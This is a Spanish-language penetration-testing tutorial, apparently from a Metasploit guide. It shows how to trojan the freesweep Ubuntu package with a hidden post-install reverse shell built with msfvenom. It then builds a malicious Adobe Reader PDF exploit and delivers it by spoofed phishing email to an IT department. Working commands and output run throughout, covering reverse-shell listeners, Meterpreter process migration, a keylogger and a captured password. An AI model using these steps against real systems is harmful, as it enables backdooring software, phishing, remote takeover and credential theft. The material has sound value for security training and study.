## TROYANO BINARIO PARA LINUX

Para demostrar que los ataques por el lado del cliente y los troyanos no son exclusivos del mundo Windows, empaquetaremos un payload de Metasploit con un paquete deb de Ubuntu para obtener una shell en Linux. Redmeat_uk realizó un excelente vídeo demostrando esta técnica que puedes ver en http://securitytube.net/Ubuntu-Package-Backdoor-using-a-Metasploit-Payload-video.aspx.

Primero necesitamos descargar el paquete que vamos a infectar y moverlo a un directorio de trabajo temporal. En nuestro ejemplo, utilizaremos el paquete freesweep, una versión basada en texto de Mine Sweeper.

```
root@parrot:~# apt-get --download-only install freesweep
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@parrot:~# mkdir /tmp/evil
root@parrot:~# mv /var/cache/apt/archives/freesweep_0.90-1_i386.deb /tmp/evil
root@parrot:~# cd /tmp/evil/
root@parrot:/tmp/evil#
```

A continuación, tenemos que extraer el paquete a un directorio de trabajo y crear un directorio DEBIAN para contener nuestras "características" adicionales añadidas.

```
root@parrot:/tmp/evil# dpkg -x freesweep_0.90-1_i386.deb work
root@parrot:/tmp/evil# mkdir work/DEBIAN
```

En el directorio DEBIAN, cree un archivo llamado control que contenga lo siguiente:

```
root@parrot:/tmp/evil/work/DEBIAN# cat control
Package: freesweep
Version: 0.90-1
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper
Freesweep is an implementation of the popular minesweeper game, where one
tries to find all the mines without igniting any, based on hints given by the
computer. Unlike most implementations of this game, Freesweep works in any
```

```
visual text display - in Linux console, in an xterm, and in most text-based
terminals currently in use.
```

También necesitamos crear un script post-instalación que ejecute nuestro binario. En nuestro directorio DEBIAN, crearemos un archivo llamado postinst que contendrá lo siguiente:

```
root@parrot:/tmp/evil/work/DEBIAN# cat postinst

#!/bin/sh

sudo chmod 2755 /usr/games/freesweep_scores && /usr/games/freesweep_scores &
/usr/games/freesweep &
```

Ahora crearemos nuestro payload malicioso. Vamos a crear una shell inversa para conectarse de nuevo a nosotros llamado 'freesweep_scores'.

```
root@parrot:~# msfvenom -a x86 --platform linux -p
linux/x86/shell/reverse_tcp LHOST=192.168.1.101 LPORT=443 -b "\x00" -f elf -o
/tmp/evil/work/usr/games/freesweep_scores

Found 10 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 98 (iteration=0)

x86/shikata_ga_nai chosen with final size 98

Payload size: 98 bytes

Saved as: /tmp/evil/work/usr/games/freesweep_scores
```

Ahora haremos ejecutable nuestro script post-instalación y construiremos nuestro nuevo paquete. El archivo creado se llamará work.deb, así que tendremos que cambiarlo por freesweep.deb y copiar el paquete a nuestro directorio webroot.

```
root@parrot:/tmp/evil/work/DEBIAN# chmod 755 postinst

root@parrot:/tmp/evil/work/DEBIAN# dpkg-deb --build /tmp/evil/work

dpkg-deb: building package `freesweep' in `/tmp/evil/work.deb'.

root@parrot:/tmp/evil# mv work.deb freesweep.deb

root@parrot:/tmp/evil# cp freesweep.deb /var/www/
```

Si aún no se está ejecutando, tendremos que iniciar el servidor web Apache.

```
root@parrot:/tmp/evil# service apache2 start
```

Necesitaremos configurar el multi/handler de Metasploit para recibir la conexión entrante.

```
root@parrot:~# msfconsole -q -x "use exploit/multi/handler;set PAYLOAD
linux/x86/shell/reverse_tcp; set LHOST 192.168.1.101; set LPORT 443; run;
exit -y"
PAYLOAD => linux/x86/shell/reverse_tcp
LHOST => 192.168.1.101
LPORT => 443
[*] Started reverse handler on 192.168.1.101:443
[*] Starting the payload handler...
```

En nuestra víctima de Ubuntu, hemos convencido de alguna manera al usuario para que descargue e instale nuestro nuevo e impresionante juego.

```
ubuntu@ubuntu:~$ wget http://10.0.2.17/share/freesweep.deb
ubuntu@ubuntu:~$ sudo dpkg -i freesweep.deb
```

Mientras la víctima instala y juega a nuestro juego, hemos recibido una Shell.

```
[*] Sending stage (36 bytes)
[*] Command shell session 1 opened (192.168.1.101:443 -> 192.168.1.175:1129)
ifconfig
eth1 Link encap:Ethernet HWaddr 00:0C:29:C2:E7:E6
inet addr:192.168.1.175 Bcast:192.168.1.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:49 errors:0 dropped:0 overruns:0 frame:0
TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:43230 (42.2 KiB) TX bytes:4603 (4.4 KiB)
Interrupt:17 Base address:0x1400
...snip...

hostname
ubuntu
id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

# EXPLOITS DEL LADO DEL CLIENTE

## EXPLOITS DEL LADO DEL CLIENTE EN METASPLOIT

Como ya hemos discutido, Metasploit tiene muchos usos y otro que discutiremos aquí son los exploits del lado del cliente. Para mostrar el poder de como MSF puede ser usado en exploits del lado del cliente usaremos una historia.

En el mundo de la seguridad, la ingeniería social se ha convertido en un vector de ataque cada vez más utilizado. Aunque las tecnologías están cambiando, una cosa que parece permanecer igual es la falta de seguridad con las personas. Debido a eso, la ingeniería social se ha convertido en un tema muy "caliente" en el mundo de la seguridad hoy en día.

En nuestro primer escenario, nuestro atacante ha estado recopilando mucha información utilizando herramientas como Metasploit Framework, Maltego y otras herramientas para recopilar direcciones de correo electrónico e información para lanzar un exploit del lado del cliente de ingeniería social en la víctima.

Después de una exitosa inmersión en un contenedor de basura y el raspado de correos electrónicos de la web, ha obtenido dos piezas clave de información.

1. Utilizan "Best Computers" para servicios técnicos.
2. El departamento de TI tiene una dirección de correo electrónico de itdept@victim.com

Queremos obtener una shell en el ordenador del departamento de IT y ejecutar un key logger para obtener contraseñas, información o cualquier otro dato jugoso.

Comenzamos cargando nuestro msfconsole. Una vez cargado, queremos crear un PDF malicioso que dé a la víctima una sensación de seguridad al abrirlo. Para ello, debe parecer legítimo, tener un título que sea realista, y no ser marcado por antivirus u otro software de alerta de seguridad.

Vamos a utilizar la vulnerabilidad de desbordamiento de búfer de pila de la función JavaScript 'util.printf()' de Adobe Reader. Adobe Reader es propenso a una vulnerabilidad de desbordamiento de búfer basada en pila porque la aplicación no realiza las comprobaciones de límites adecuadas en los datos suministrados por el usuario. Un atacante puede explotar este problema para ejecutar código arbitrario con los privilegios del usuario que ejecuta la aplicación o bloquear la aplicación, denegando el servicio a los usuarios legítimos.

Empezaremos creando nuestro archivo PDF malicioso para utilizarlo en este exploit del lado del cliente.

```
msf > use exploit/windows/fileformat/adobe_utilprintf

msf exploit(adobe_utilprintf) > set FILENAME BestComputers-
UpgradeInstructions.pdf

FILENAME => BestComputers-UpgradeInstructions.pdf

msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp

PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(adobe_utilprintf) > set LHOST 192.168.8.128
```

```
LHOST => 192.168.8.128
msf exploit(adobe_utilprintf) > set LPORT 4455
LPORT => 4455
msf exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting                         Required  Description
   ----      ---------------                         --------  -----------
   FILENAME  BestComputers-UpgradeInstructions.pdf  yes       The file name.

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST     192.168.8.128    yes       The listen address
   LPORT     4455             yes       The listen port
Exploit target:
   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)
```

Una vez que tenemos todas las opciones configuradas como queremos, ejecutamos el exploit para crear nuestro archivo malicioso.

```
msf exploit(adobe_utilprintf) > exploit

[*] Creating 'BestComputers-UpgradeInstructions.pdf' file...
[*] BestComputers-UpgradeInstructions.pdf stored at
/root/.msf4/local/BestComputers-UpgradeInstructions.pdf
msf exploit(adobe_utilprintf) >
```

Así que podemos ver que nuestro archivo pdf fue creado en un subdirectorio de donde estamos. Así que vamos a copiarlo a nuestro directorio /tmp para que sea más fácil de localizar más adelante en nuestro exploit. Antes de enviar el archivo malicioso a nuestra víctima tenemos que configurar un oyente para capturar esta conexión inversa. Usaremos msfconsole para configurar nuestro escuchador multimanejador.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4455
LPORT => 4455
msf exploit(handler) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```


Ahora que nuestro listener está esperando recibir su payload malicioso tenemos que entregar este payload a la víctima y ya que en nuestra recopilación de información obtuvimos la dirección de correo electrónico del Departamento de IT usaremos un pequeño script muy útil llamado sendEmail para entregar este payload a la víctima. Con un kung-fu one-liner, podemos adjuntar el pdf malicioso, usar cualquier servidor smtp que queramos y escribir un email bastante convincente desde cualquier dirección que queramos.

```
root@parrot:~# sendEmail -t itdept@victim.com -f
techsupport@bestcomputers.com -s 192.168.8.131 -u Important Upgrade
Instructions -a /tmp/BestComputers-UpgradeInstructions.pdf
Reading message body from STDIN because the '-m' option was not used.
If you are manually typing in a message:
  - First line must be received within 60 seconds.
  - End manual input with a CTRL-D on its own line.
IT Dept,
We are sending this important file to all our customers. It contains very
important instructions for upgrading and securing your software. Please read
and let us know if you have any problems.
Sincerely,
Best Computers Tech Support
Aug 24 17:32:51 parrot sendEmail[13144]: Message input complete.
Aug 24 17:32:51 parrot sendEmail[13144]: Email was sent successfully!
```

Como podemos ver aquí, el script nos permite poner cualquier dirección FROM (-f), cualquier dirección TO (-t), cualquier servidor SMTP (-s) así como Títulos (-u) y nuestro adjunto malicioso (-a). Una vez que hacemos todo eso y presionamos enter podemos escribir cualquier mensaje que queramos, luego presionamos CTRL+D y esto enviará el correo electrónico a la víctima.

Ahora, en la máquina de la víctima, nuestro empleado del Departamento de TI está llegando al trabajo y se conecta a su ordenador para comprobar su correo electrónico.

Ve un documento muy importante y lo copia en su escritorio, como siempre hace, para poder escanearlo con su programa antivirus favorito.




Como podemos ver, pasó con éxito, por lo que nuestro administrador de TI está dispuesto a abrir este archivo para implementar rápidamente estas actualizaciones tan importantes. Al hacer clic en el archivo se abre Adobe, pero muestra una ventana en gris que nunca revela un PDF. En su lugar, en la máquina del atacante se muestra lo siguiente….

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
session[*] Meterpreter session 1 opened (192.168.8.128:4455 ->
192.168.8.130:49322)


meterpreter >
```

Ahora tenemos una shell en su ordenador a través de un exploit malicioso del lado del cliente PDF. Por supuesto, lo que sería inteligente en este punto es mover la shell a un proceso diferente, por lo que cuando matan a Adobe no perdemos nuestra shell. Entonces obtenemos información del sistema, iniciamos un key logger y continuamos explotando la red.

```
meterpreter > ps


Process list
============
```

```
    PID   Name            Path
    ---   ----            ----
    852   taskeng.exe     C:\Windows\system32\taskeng.exe
    1308  Dwm.exe         C:\Windows\system32\Dwm.exe
    1520  explorer.exe    C:\Windows\explorer.exe
    2184  VMwareTray.exe  C:\Program Files\VMware\VMware Tools\VMwareTray.exe
    2196  VMwareUser.exe  C:\Program FilesVMware\VMware Tools\VMwareUser.exe
    3176  iexplore.exe    C:\Program Files\Internet Explorer\iexplore.exe
    3452  AcroRd32.exe    C:\Program Files\AdobeReader 8.0\ReaderAcroRd32.exe

meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1076)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
[*] New server process: Explorer.EXE (816)

meterpreter > sysinfo
Computer: OFFSEC-PC
OS      : Windows Vista (Build 6000, ).

meterpreter > use priv
Loading extension priv...success.

meterpreter > run post/windows/capture/keylog_recorder

[*] Executing module against V-MAC-XP
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to
/root/.msf4/loot/20110323091836_default_192.168.1.195_host.windows.key_832155
.txt
[*] Recording keystrokes...

root@parrot:~# cat
/root/.msf4/loot/20110323091836_default_192.168.1.195_host.windows.key_832155
.txt
Keystroke log started at Wed Mar 23 09:18:36 -0600 2011
```

Support,  I tried to open ti his file 2-3 times with no success.  I even had my admin and CFO tru  y it, but no one can get it to p open.  I turned on the rmote access server so you can log in to fix our p  this problem. Our user name is admin and password for that session is 123456.  Call or eme ail when you are done.  Thanks IT Dept